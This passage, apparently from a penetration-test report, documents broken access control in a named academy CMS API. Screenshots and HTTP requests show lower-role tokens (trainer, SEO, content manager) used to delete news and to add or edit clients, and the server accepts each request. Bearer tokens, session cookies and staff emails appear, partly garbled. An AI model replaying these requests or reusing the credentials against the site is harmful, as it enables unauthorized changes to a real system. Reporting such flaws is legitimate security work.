"images/resource/\FYnHsvihVBWGGURM6rdQXWz3c14iXXevrSUkmWsV.jpg",			
",			
"banner_alt":"iiiiiiiiii",			
"date_posted":"14 Nov 2023",			
"publish_date":"2023-11-14",			
"updated_time":"14:33 22 Nov 2023",			
"user":{			

Copy the trainer token now, and replace it with the superadmin's token in the /academy/api/public/api/v1/news/delete-news/84 HTTP/1.1.

After Giving a trainer token and role in the /academy/api/public/api/v1/news/delete-news/84 HTTP/1.1. URL provides a status code of 200.

Similar to SEO

Target: https://cms.bjitacademy.com/login

API: DELETE /academy/api/public/api/v1/news/delete-news/95 HTTP/1.1

Send | Cancel | < | > | Target

Request

Pretty	Raw	Hex
1 DELETE /academy/api/public/api/v1/news/delete-news/95 HTTP/1.1		
2 Host: cms.bjitacademy.com		
3 Cookie: __Gal_S=1833284711_1700643689; __id=Gal_S.1882741711_1700643689; __gat=1; __ga_P7XBLTSBLJ=GSL_C.1700643689.7.1.1700645118.0.0.0		
4 Sec-Ch-Ua: "Chromium";v="115", "Not % Brand";v="24"		
5 Accept: application/json, text/plain, */*		
6 Sec-Ch-UA-Mobile: ?0		
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQiOiI3Iiwi簞Pijo1NmJjODg3MzEbmMzNjY5MnJlZmVnMzI0DBhMmehMn4MTVm3UhmI3NTAvnMhMCTIAyTUV3MGJWMnDVj0TM3ZDdrVjdrZGh1ODM3H2dzI1CjyjEMDA2NDH2dzIudD1wNTA2UWMT85HD84NTU0Njg3NSwibmamjjozNzAwnjQzNjMOLjgyHDWdDE1NjkwOT830TY4nzusImV4c1EMTcWNTUwhmZyNC44MT5yODg5NDWuDczMjQyMTg3NSwic3V1ijoimTE31iwiC2NvcGVzIpbkXXEJzA1Dka3PFYchV1aT07XTxRcwA-J5TDPpFe1kLds03U3MVFV8npPpM6E6HsMzJUj3-0TODsuDgNnL1xRcgFlw0qneKuZl7yL84xNUA3K3LH4y-8K9DY1opNQEBxChHy5SmAkOnEZ-bchgvewLfc1Q_NE2h3ExB9Bm-tPEBbhKxalwM60P1Fz2SpB81LuhrqxFEW1zX4aPHBis9sh359pTZZGLpn02ZedwF0hA793K_VWcnTwsJWDy8D6hvrFzoWvgRMOzUba40yzE0xhoyOHsjevjlxH30CA1G1022DuzlYecFdgltRouVuUe070geozg_ac1LTHZQc2nAjJaaffVo8mGUUmh1-91z8273FV8yql-rdwSo5ihv8wadKexAxl1lyiSXcbGChMtW0Rh12-No1WhhXkj_fSbx63reYhId40RESl3Riy7ToNTaaqL_PwsNjY14Vde_dAKdTBvYjPT6f3YfCtt5jYMVt2xbvx3Qh5j044eCMBwMq6CwgtrgrcvYhs58Jc10NCOcOrPm-Pg4BJF2F01xPoQ07wm14-KxKvaP3w6A8tbs-2eKF6ymg1Vbghr-oFKhZL_c16PTyg4lcX9Q0Q157WTBOAxJzdNPkge0TDqg_ThruSCUc_12B8hx76GYzF6_XB		
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36		
9 Sec-Ch-UA-Platform: "Windows"		
10 Origin: https://cms.bjitacademy.com		
11 Sec-Fetch-Site: same-origin		
12 Sec-Fetch-Mode: cors		
13 Sec-Fetch-Dest: empty		
14 Referer: https://cms.bjitacademy.com/backend/all-news		
15 Accept-Encoding: gzip, deflate, br		
16 Accept-Language: en-US,en;q=0.9		
17 Priority: u1, i		
18 Connection: close		

Response

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Date: Thu, 23 Nov 2023 17:29:43 GMT			
3 Server: Apache			
4 Cache-Control: no-cache, private			
5 X-RateLimit-Limit: 60			
6 X-RateLimit-Remaining: 18			
7 Access-Control-Allow-Origin: *			
8 Vary: Accept-Encoding			
9 Connection: close			
10 Content-Type: application/json			
11 Content-Length: 18274			
12 {			
"success":true,			
"result":{			
"data":{			
{id":94,			
"serial":94,			
"title":"aaaaaaaaaaaaaaaaaaaaaa",			
"slug":"aaaaaaaaaaaaaaaaaaaaaa",			
"description":"<p>aaaaaaaaaaaaaaaaaaaaaa</p>",			
"image_url":			
"images/resource/\C1x0iM0TjZelkYxsrvcl8EfppZmedqJp0fANKeg.jpg",			
",			
"image_alt":"aaaaaaaaaaaaaaa",			
"banner_url":			
"images/resource/\51Z4mqeuojLytx4FaliyBwrd0R1cRNB2UJdqfMe.jpg",			
",			
"banner_alt":"aaaaaaaaaaaaaaa",			
"date_posted":"08 Nov 2023",			
"publish_date":"2023-11-08",			
"updated_time":"23:20 23 Nov 2023",			
"user":{			

Similar to Content Manager

Target: <https://cms.bjitacademy.com/login>

API: DELETE /academysite/api/public/api/v1/news/delete-news/95 HTTP/1.1

The screenshot shows the Postman interface with two panels: 'Request' and 'Response'.
In the 'Request' panel, the URL is `DELETE /academysite/api/public/api/v1/news/delete-news/101`. The 'Headers' section includes:

- Host: cms.bjitacademy.com
- Cookie: _ga=GA1.2.1737908482.1700790918; _gid=GA1.2.1599692197.1700790918; _gat=1; _ga_P7XRLT5B1J=GSL.2.1700790920.1.1.1700792474.0.0.0
- Sec-Ch-Ua: "Chromium";v="119", "Not A Brand";v="24"
- Accept: application/json, text/plain, */*
- Sec-Ch-Ua-Mobile: ?0
- Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3IiwianPpijoiMTQzOThhNmU5Zjg1YzE1YWExZmMzMjYNTNjYmMxMGUzMmZjZjNLZWQ32Dhz2jQwMC12WFjOTM3MDVmNpdmNjE1MzMaMmQ1ODA5GDRIyIiLcJpXKiojK3DA30TE3MTYnZmI0Tx0TU00DazNDY2MzE2ODc1LCJuYmYl0jE3MDA30TR3MTYnZmI0Tx0TE1My30TQOMmz0TH3NSviZXgwIjoKNzAxNjU1mZE1jY00TA4NTk5DUSNT8LNj1LczeWt10i1xNzY1LCJsY79s2Xmki0ldfq0pPOXSNMKwv9sch0mjakihj7HqES01qy9x_xH-C3S-I0e_my0Y6pu_1g7728Gvg0E-_T8J7_Pjp6dFDwkwz20CFSE40x3u1InXt1pBDHcHpsE3pUFUhbwfpT-mJHyWuBB_2CRdeXrqUD_EhhP4abAKFdR1Sz2_Zyorp64ak123EcqcTKyv0u87CZvIhiaju4AKaE58tkMxuk5en9VVWUjiaUiyqnlAKrownmW1YYCRP13z_RGZHi4rlu328ChvHlhdQLR5rpV0i1QB9Bg5e0ohNaqcOygizBdmz7V49swUgmcGUJNv5e6dBWJPHwZbmjJxq2auMcTo42_xFRUkFKAj4ZQbm4Tmjql0Dj320jB5tbGBAv9gswK70j_a0LF1B0G0YXW9PLtpS1hgq204IUGnjkOhbvIug7q-HJiH15Ts3dhVTHTY6N4HB_bs_r1PuavpmIx8gSoF_a0w47GF51jApixrxtKiHrSxqf727TfJUDf9g_1KsA24tcwixaxj0spjlx_yThmpQvHU_vitcpvLCTgyXY9Ns05_dov3vkaNgRan5d_-wtfqAj_4go0ox-Sys7z0QJ1a7U_XqgQAcgvJw-rr0SDvqWBm5Gnqopr7H_1LBVBNClyfQfQfWEdWtppEMvnE3bCtW7kdGY_g1HbjbnhYm1u4j1juoijRc
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
- Sec-Ch-Ua-Platform: "Windows"
- Origin: https://cms.bjitacademy.com
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: cors
- Sec-Fetch-Dest: empty
- Referer: https://cms.bjitacademy.com/backend/all-news
- Accept-Encoding: gzip, deflate, br

In the 'Response' panel, the status code is 200 OK. The response body is a JSON object containing:

```
{
  "success": true,
  "result": {
    "data": [
      {
        "id": 100,
        "serial": 100,
        "title": "gggggggggggggggggggggggggggggggggggggg",
        "slug": "gggggggggggggggggggggggggggggggggggggg-3",
        "description": "<p>gggggggggg</p>",
        "image_url": "images/resource/HL6em6tgjdpGpUpndThrPfhuiQEvVE6SCQSq.jpg",
        "images": "resource/HL6em6tgjdpGpUpndThrPfhuiQEvVE6SCQSq.jpg",
        "banner_url": "images/resource/eJojZhJZQ2ueYeHfhGVZdhjZEhUxSzKY8H6GqFux.jpg",
        "banner_alt": "fffffff",
        "date_posted": "15 Nov 2023",
        "publish_date": "2023-11-15",
        "updated_time": "08:09 24 Nov 2023",
        "user": {
          "id": 100,
          "name": "TestCm",
          "email": "test.cm.fushmia@bjitacademy.com",
          "role": "Content Manager",
          "phone_number": null,
          "image_url": null,
          "designation": null,
          "info": null,
          "experience": null
        }
      }
    ]
  }
}
```

Add Client:

Logged in as Trainer

Target: <https://cms.bjitacademy.com/login>

API: POST /academysite/api/public/api/v1/client/store-client HTTP/1.1

The screenshot shows the Postman interface with two panels: 'Request' and 'Response'.
In the 'Request' panel, the URL is `POST /academysite/api/public/api/v1/client/store-client`. The 'Headers' section includes:

- Content-Type: application/json
- Content-Length: 196
- Accept: application/json
- Accept-Encoding: gzip, deflate, br
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
- Sec-Ch-Ua-Platform: "Windows"
- Origin: https://cms.bjitacademy.com
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: cors
- Sec-Fetch-Dest: empty
- Referer: https://cms.bjitacademy.com/backend/all-news
- Accept-Encoding: gzip, deflate, br

The 'Body' tab shows a JSON payload:

```
{
  "name": "TestCm",
  "email": "test.cm.fushmia@bjitacademy.com",
  "role": "Content Manager",
  "phone_number": null,
  "image_url": null,
  "designation": null,
  "info": null,
  "experience": null
}
```

In the 'Response' panel, the status code is 200 OK. The response body is a JSON object containing:

```
{
  "id": 100,
  "name": "TestCm",
  "email": "test.cm.fushmia@bjitacademy.com",
  "role": "Content Manager",
  "phone_number": null,
  "image_url": null,
  "designation": null,
  "info": null,
  "experience": null
}
```

Request

```
POST /academysite/api/public/api/v1/client/store-client HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga_PTKELT3BLj=681.2.170074E89.14.1.1700747430.0.0
Content-Length: 13026
Sec-Ch-Ua: "Chromium";v="116", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=---WebKitFormBoundarytE0XThW0DGIhe9B2
Sec-Ch-Ua-Mobile: no
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJzImlhIjg...eyJwdWQ0i0112LiwiandpIjoiMmE4NTReHCUOTYy
MCExMmU0UTp4MT1jWjJHMWjGM2mYTj3Tj1MmVjYmZt2T4mHCVHTmHkxjBhYzQmNm94MmJ1Y
CY4mTU0mDUmGU1LjCjYXQio3MDmA2mDc2mDy50Tm6mHDM2mSwimJmIj
oxhAmw02MsCLj2mTmLj2A2jijy4mTE5HTm0mfj1Cj1ehA0i0j3mDE5mTE2mDyamHDSmUs0T1
oy7g40Dk0NjFyAcnTYmBmSwic7U1ij0jHTE1lwmic7mGm1jpmXK0.bCuMSc-SXJ0gPmVtak0oXQ4bA
..._yCMWig-KAM27Lj_kpxIopIPWfGd-f2sDmS1JCc-AnguVHmVJGcEPUel.aWS1mBjJTHkGkRfDj_H
HmzUVKs7VAbmAPkctKcaad1ZL8SHf1j1KJ1mL0gmgHmPj0jYXmVULmDUmXmEcClurxpmi_ZsiuU
Erss+joh1vCHXJL6sDp4di1mR_GldmNDUel0sZm2ZkMm0j02kA0
...vBmWU5-9LempK1-m_UeLgAcv1ZTYkcl0sSmEPkWm1j24J...JhawesDgycPj0jefYBm0mU2ZG
4m11P-LLzCpbhwe6cAlgWd3SgkpcloJ5_ShbReD3UT78exjuuAH6-CUTVfj-27cm-Eff1S2zDrzbBh0
Pl1aYeRCm521TcivmOLaktxjLo8e3wCmUkctwg42tmrtyekAKcivcR7GT_Dk5SV2zy
jkl1Hm0c0pK025mKxgpT050ctrlCSu0co1l0nT-0K8ly/PmcyVS+u44.laWzT2Bmeng7m01jNEDs
u23BpJk1EBDDW-w2V2LvhJh3J1Pqsh02C...-U7HgubPbcqawtJeY0ktwqwiCrLirkumqCDPpFrkhg
135n...0jAk7nWch502zEd0KpmsqgJuve80Ldt...3t0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/116.0.6045.159 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Origin: https://cms.bjitacademy.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cms.bjitacademy.com/backend/add-client
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close

```

Response

```
HTTP/1.1 200 OK
Date: Thu, 23 Nov 2023 13:59:48 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 442
13 {
  "success": true,
  "result": [
    {
      "id": 78,
      "name": "ggggggg",
      "user": [
        {
          "id": 117,
          "name": "testTrainerRushmia",
          "email": "Trainer.Rushmia@bjitacademy.com",
          "role": "Trainer",
          "phone_number": null,
          "image_url": null,
          "designation": null,
          "info": null,
          "experience": null,
          "skills": null,
          "certification": [
            {
              "title": ""
            }
          ],
          "logo_url": "images/resource/V6QggcXQJ8Ay0C1ClipPiv0q2ThywUfi0xxJslipF.png",
          "user": []
        }
      ]
    }
  ]
}
```

Request

```
POST /academysite/api/public/api/v1/client/store-client HTTP/1.1
Host: cms.bjitacademy.com
Content-Type: application/json
Content-Length: 13026
Sec-Ch-Ua: "Chromium";v="116", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Disposition: form-data; name="user_id"
117
--WebKitFormBoundarytE0XThW0DGIhe9B2--
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 23 Nov 2023 13:59:48 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 442
13 {
  "success": true,
  "result": [
    {
      "id": 78,
      "name": "ggggggg",
      "user": [
        {
          "id": 117,
          "name": "testTrainerRushmia",
          "email": "Trainer.Rushmia@bjitacademy.com",
          "role": "Trainer",
          "phone_number": null,
          "image_url": null,
          "designation": null,
          "info": null,
          "experience": null,
          "skills": null,
          "certification": [
            {
              "title": ""
            }
          ],
          "logo_url": "images/resource/V6QggcXQJ8Ay0C1ClipPiv0q2ThywUfi0xxJslipF.png",
          "user": []
        }
      ]
    }
  ]
}
```

Backend > All Clients

All Clients

Serial	Logo	Name	Updated by User	Last Updated	Action
1		ggggggg	testTrainerRushmia	19:59 23 Nov 2023	Edit Delete

Copy the trainer token now, and replace it with the superadmin's token in the POST `/academysite/api/public/api/v1/client/store-client` HTTP/1.1.

After Giving a trainer token and role in POST `/academysite/api/public/api/v1/client/store-client` HTTP/1.1. URL provides a status code of 200.

Similar to SEO

Target: <https://cms.bjitacademy.com/login>

API: POST /academysite/api/public/api/v1/client/store-client HTTP/1.1

Request

```
POST /academysite/api/public/api/v1/client/store-client HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GAI.2.1893576715.1700748325; _gid=GAI.2.1896741711.1700748325;
_gat=1; XSRF-TOKEN=eyJpdiI6IkN4e6cWZTdhZascvasQxQWJWd1SPS1sInZhkBhv1IjoimUHtY/Wzmu0tHd2FjATJIN
0JyVNU2fylNs1B1YtD2HGBSWWW0tENsU1B0enTwa1DmwsXk1BH0x5SGHw11stV1ShmetmcPhQMO
huwMetNghc1k2zAv1A4YyPgH05eCvUVRbRcQgQ3UStTivWMPV2dWanZueVUSM12Kly1zC81LCJ
yWM10i1z2TEMTAS1iwiadFnjoi1n042D; bji_academy_session=eyJpdiI61j2BhM2fencvHXRhHOUEVVMHycSYLc-SPfSL1nZhkBhv1IjoimUfE60Y2fFwBvV
0JxctTPEHZQXQmp1c1A4SmUjHgn1Z28fSwMyLds+0F9yrcdnhhByxse1HXR11SM0M0V2BzR4cE
h4K3EL1PwvTyc0TcJHvBp3J6dJ0HgkFp43VfZ2ZL+EdGR0Y1L0J
yWM10i1wTxwWY12GUW0j14NmWHD2FkHT2mODRmWjWJyMjZmD0T7B107QwYjdxYsYw#ED2O
0G14ODELYRk2Dky1iwiadFnjoi1n042D; p_7XRLTSBLj=GS1.2.1700757786.1.1.1700761601.0.0.0
Content-Length: 4582
Sec-Ch-Ua: "Chromium";v="119", "Not%A_Brand";v="24"
X-Xsrif-Token: eyJpdiI6IkN4e6cWZTdhZascvasQxQWJWd1SPS1sInZhkBhv1IjoimUHtY/Wzmu0tHd2FjATJIN
0JyVNU2fylNs1B1YtD2HGBSWWW0tENsU1B0enTwa1DmwsXk1BH0x5SGHw11stV1ShmetmcPhQMO
huwMetNghc1k2zAv1A4YyPgH05eCvUVRbRcQgQ3UStTivWMPV2dWanZueVUSM12Kly1zC81LCJ
yWM10i1z2TEMTAS1iwiadFnjoi1n042D; bji_academy_session=eyJpdiI61j2BhM2fencvHXRhHOUEVVMHycSYLc-SPfSL1nZhkBhv1IjoimUfE60Y2fFwBvV
0JxctTPEHZQXQmp1c1A4SmUjHgn1Z28fSwMyLds+0F9yrcdnhhByxse1HXR11SM0M0V2BzR4cE
h4K3EL1PwvTyc0TcJHvBp3J6dJ0HgkFp43VfZ2ZL+EdGR0Y1L0J
yWM10i1wTxwWY12GUW0j14NmWHD2FkHT2mODRmWjWJyMjZmD0T7B107QwYjdxYsYw#ED2O
0G14ODELYRk2Dky1iwiadFnjoi1n042D; p_7XRLTSBLj=GS1.2.1700757786.1.1.1700761601.0.0.0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiIi2IiwiwanRpIjoj0MTQ
0ThhNm
USZjg1YElWEz2mMcH2Z3jwHGUzMuZjZ3NLZQ3DkzZjwHClzFpJ0tH3MDVmN
DdeN1ER1zmaMq1lDA50DRIy1l1lCjYXQ1o1E3MDA30T3EMTy1uNm10tKx0T0uAzNDY2
NzHs2OD1lCjJuYm10j0t3EMTy30TQ0mH10tTH3NsW1Exhw1j0
zNaXnJUlmzEljY00TA4NTk5DUNtE1Nj1lLClzW1i01IxNy1lCjZsYwZXM0ltdiq
ppDX5MKKwv7qEC40r3u1lnV1pBDHchHpsE3pUfUhbfwpfT-mJuhwUBB_CCE1eXbquD
EhhHfP4bAKfDR1SzZ_Yorpd4ak1C3EcqcTyeYu0t7CzeThiaju4KsR85tchfxuk8scn
SVWWUiiaVlygnLAKtRowmV3V7CPR13c_RGZB14rlu32BchHwHlD0lRSrpVd10B9sg5e00h
NacgQyQgizEb0mzV49swoUgmxGJHs6s6dWBWJPhweZbmjNx8zq2AdMcT042_xFEDvFKA4ZQ
Bnp4Tmjglod12Q0jB5tbdBAVg5owX70j_a0FL1B0SX7WtlpS9hgs041U6nb0hrIrlug7q
-Hj1HI5Ys3dsvVHtYfGN4HB-hx_r1Fwpram1SgSoF_u4w7JGF5ljapxpxartKHt5qT7ZYF
WUDfSg_L1KeSA2zycwja08pjxjX_yThapGrHl_vtpvL2TcyXYSMs05_dov3VwkgdAn5d_
-wfYqAj_4goobx-S5y7zXQJla7U_XqgAvgvWj-rrt6DdVqBn9GnqSpr7H_11BvBN1lykfQf
wEBWtpKvnE3bcfWtGv_giBbsJenYmiU4j1ju0jkrc
```

Response

```
HTTP/1.1 200 OK
Date: Thu, 23 Nov 2023 17:48:09 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 437
12 {
  "success":true,
  "result":{
    "id":75,
    "name":"hoooooooooooo",
    "user":{
      "id":171,
      "name":"TestSEO",
      "email":"SEO.Rushmna@bjitacademy.com",
      "role":"SEO Manager",
      "phone_number":null,
      "image_url":null,
      "designation":null,
      "info":null,
      "experience":null,
      "skills":null,
      "certification":[
        {
          "title": ""
        }
      ],
      "logo_url": null,
      "images\\resource\\Pac0Egi1Tyee0nlTtxkbXgvWZhpRQIJ4MbaCz40.png",
      "user": {
        "id": 176,
        "name": "TestCm",
        "email": "test.cm.Rushmna@bjitacademy.com",
        "role": "Content Manager",
        "phone_number": null,
        "image_url": null,
        "designation": null,
        "info": null,
        "experience": null,
        "skills": null,
        "certification": [
          {
            "title": ""
          }
        ]
      }
    }
  }
}
```

Similar to Content Manager

Request

```
POST /academysite/api/public/api/v1/client/store-client HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GAI.2.173950918; _gid=GAI.2.1599652197.1700790918; p_7XRLTSBLj=GS1.2.1700790920.1.1.1700792676.0.0.0
Content-Length: 6667
Sec-Ch-Ua: "Chromium";v="119", "Not%A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=-wEBitFormBoundaryxMbgUVUH7G01jdg
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiIi2IiwiwanRpIjoj0MTQ
0ThhNm
USZjg1YElWEz2mMcH2Z3jwHGUzMuZjZ3NLZQ3DkzZjwHClzFpJ0tH3MDVmN
DdeN1ER1zmaMq1lDA50DRIy1l1lCjYXQ1o1E3MDA30T3EMTy1uNm10tKx0T0uAzNDY2
NzHs2OD1lCjJuYm10j0t3EMTy30TQ0mH10tTH3NsW1Exhw1j0
zNaXnJUlmzEljY00TA4NTk5DUNtE1Nj1lLClzW1i01IxNy1lCjZsYwZXM0ltdiq
ppDX5MKKwv7qEC40r3u1lnV1pBDHchHpsE3pUfUhbfwpfT-mJuhwUBB_CCE1eXbquD
EhhHfP4bAKfDR1SzZ_Yorpd4ak1C3EcqcTyeYu0t7CzeThiaju4KsR85tchfxuk8scn
SVWWUiiaVlygnLAKtRowmV3V7CPR13c_RGZB14rlu32BchHwHlD0lRSrpVd10B9sg5e00h
NacgQyQgizEb0mzV49swoUgmxGJHs6s6dWBWJPhweZbmjNx8zq2AdMcT042_xFEDvFKA4ZQ
Bnp4Tmjglod12Q0jB5tbdBAVg5owX70j_a0FL1B0SX7WtlpS9hgs041U6nb0hrIrlug7q
-Hj1HI5Ys3dsvVHtYfGN4HB-hx_r1Fwpram1SgSoF_u4w7JGF5ljapxpxartKHt5qT7ZYF
WUDfSg_L1KeSA2zycwja08pjxjX_yThapGrHl_vtpvL2TcyXYSMs05_dov3VwkgdAn5d_
-wfYqAj_4goobx-S5y7zXQJla7U_XqgAvgvWj-rrt6DdVqBn9GnqSpr7H_11BvBN1lykfQf
wEBWtpKvnE3bcfWtGv_giBbsJenYmiU4j1ju0jkrc
```

Response

```
HTTP/1.1 200 OK
Date: Fri, 24 Nov 2023 02:26:58 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 59
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 437
12 {
  "success":true,
  "result":{
    "id":80,
    "name":"Google",
    "user":{
      "id":176,
      "name": "TestCm",
      "email": "test.cm.Rushmna@bjitacademy.com",
      "role": "Content Manager",
      "phone_number": null,
      "image_url": null,
      "designation": null,
      "info": null,
      "experience": null,
      "skills": null,
      "certification": [
        {
          "title": ""
        }
      ]
    }
  }
}
```

Edit Client:

Logged in as trainer

Target: <https://cms.bjitacademy.com/login>

API: POST /academysite/api/public/api/v1/client/edit-client/78 HTTP/1.1

The image shows a sequence of four screenshots illustrating a web application's client-side logic and its corresponding server response.

Screenshot 1: A browser window showing the "All Clients" table. The table has columns: Serial, Logo, Name, Updated by User, Last Updated, and Action. One row is selected, highlighting the "Name" column which contains "ggggggjh".

Screenshot 2: The "Edit Client" form. The "Request" tab shows a POST request to "/academy/api/public/api/v1/client/edit-client/78". The "Response" tab shows the JSON response from the server, which includes a "success": true message and a "result" object containing a user profile with fields like id, name, email, role, etc.

Screenshot 3: The "Edit Client" form. The "Request" tab shows a POST request to "/academy/api/public/api/v1/client/edit-client/78". The "Response" tab shows the JSON response from the server, which includes a "success": true message and a "result" object containing a user profile with fields like id, name, email, role, etc.

Screenshot 4: The "Edit Client" form. The "Request" tab shows a POST request to "/academy/api/public/api/v1/client/edit-client/78". The "Response" tab shows the JSON response from the server, which includes a "success": true message and a "result" object containing a user profile with fields like id, name, email, role, etc.

All Clients					
Serial	Logo	Name	Updated by User	Last Updated	Action
1		ggggggjh	Rushmia Ahmed	20:18 23 Nov 2023	


Copy the trainer token now, and replace it with the superadmin's token in the POST /academysite/api/public/api/v1/client/edit-client/78 HTTP/1.1

After Giving a trainer token and role in POST /academysite/api/public/api/v1/client/edit-client/78 HTTP/1.1. URL provides a status code of 200.

Similar to SEO

Target: <https://cms.bjitacademy.com/login>

API: POST /academysite/api/public/api/v1/client/edit-client/78 HTTP/1.1




The screenshot shows two panels in Postman. The 'Request' panel contains the API endpoint and various headers. The 'Response' panel shows a successful 200 OK status with a JSON response body. The response body includes a 'success' key, a 'result' key, and a 'data' key. The 'data' key contains an object with an 'id' of 171, a name of 'TestSEO', an email of 'SEO.Rushmia@bjitacademy.com', a role of 'SEO Manager', and other fields like phone number and image URL.

```
1 HTTP/1.1 200 OK
2 Date: Thu, 23 Nov 2023 17:53:24 GMT
3 Server: Apache
